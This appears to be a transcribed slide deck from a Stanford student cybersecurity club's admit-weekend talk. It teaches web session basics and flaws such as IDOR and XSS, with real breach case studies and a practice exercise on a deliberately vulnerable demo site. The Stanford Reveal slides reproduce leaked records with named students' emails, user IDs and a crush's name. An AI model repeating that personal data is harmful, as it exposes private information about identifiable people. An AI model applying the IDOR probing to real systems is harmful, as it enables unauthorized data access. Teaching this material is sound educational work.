CYBER
SECURITY

Welcome to Applied Cyber!

Stanford Admit Weekend

April 26, 2024

Aditya Saligrama

President || saligrama@stanford.edu

CS ‘24, MS CS ‘25 (Systems/Security)

Cody Ho

Vice President || codyho@

Symsys ‘24, MS CS ‘25 (AI)

Yasmine Mitchell

Financial Officer || yasminem@

CS ‘23, MS CS ‘24 (Systems/Security)

Donovan Jasper

Competitions Lead || djasper@

CS (Systems) & Music ‘25

Nathan Bhak

Projects Lead || nbhak@

CS ‘23, MS CS ‘24 (Systems/Security)

Jay Park

Women in Applied Cyber Lead || jaehpark@


CS ‘24, MS CS ‘25 (Systems/Security)

About Applied Cyber


Competitions:
Offense & Defense

Projects & Events

STANFORD SECURITY CLINIC



We also really like to hack stuff...



THE MOON
IS
FLAT

Why care about security?

Case study: Stanford Link (2020)

- *Match with your crush if they like you back*
- *Website keeps you anonymous if they don’t*
- ***What could go wrong?***

Case study: Stanford Link (2020)




The Stanford Daily

News • Campus Life

Vulnerability in ‘Link’ website may have exposed data on Stanford students’ crushes

What’s old is new again: Stanford Reveal (2023)




the stanford reveal


enter by midnight, 2/10

7688 crushes submitted

if you and your crush list each other, we'll notify you both. if not, nothing happens.




```
  {
    "submittingUserFullName": "Aditya Saligrama",
    "user": "4yz2FPyYDgND8KhtVOQLCeeGsaq2",
    "submittingUserEmail": "akps@stanford.edu",
    "fullNames": []
  },
```




```
  {
    "submittingUserEmail": "mccain@stanford.edu",
    "submittingUserFullName": "Robert Miles Redd McCain",
    "user": "N3Q9CkeKeJfKQzOhqt7qFbpanat1",
    "fullNames": [
      "isabelle levent"
    ]
  },
```

A Quick Note on the Web

Our Internet Abstraction



HTTP: the missing language of the web




```
<!DOCTYPE html>
<html>
<body>

<h1>Hello World!</h1>

</body>
</html>
```

Session Handling: *How does a website remember?*



- ***Cookies!***

- Cookies enable web servers to store stateful information in your browser

- Authentication cookies are used to authenticate that a user is logged in, and with which account
  - On login: `Set-Cookie: session=session-id`

Common insecure design patterns

CatShare

https://catshare.saligrama.io


We're a real startup!

Vulnerabilities

- Insecure Direct Object Reference (IDOR)
- Cross Site Scripting (XSS)
- Improper Session Handling

Insecure Direct Object Reference (IDOR)

Or: asking the server for the resources you want


1000
get my document which number is "1000" !
of course!!
1000
get the document which number is "1002" !
There you go!!
1002

IDOR case study I: Parler (2021)


- IDOR vulnerability leads to leakage of 70TB of user data
- Why?
  - Poor engineering
  - Lack of testing

Source: https://cybernews.com/news/70tb-of-parler-users-messages-videos-and-posts-leaked-by-security-researchers/

TRY IT!

- The CatShare team has a website https://catshare.saligrama.io/ that **stores personal information**
- There's an endpoint https://catshare.saligrama.io/user to access this info
  - e.g. https://catshare.saligrama.io/user?id=test
- CatShare claims this is secure and only accessible to admins
- **Show us otherwise**

IDOR case study II: Stanford Marriage Pact (2020)



We told you we couldn't leave you empty handed tonight. Well, here's a gift from to thank you for your patience. A token of our gratitude, to let you know *just* how special you are.

👇 Check it out 👇

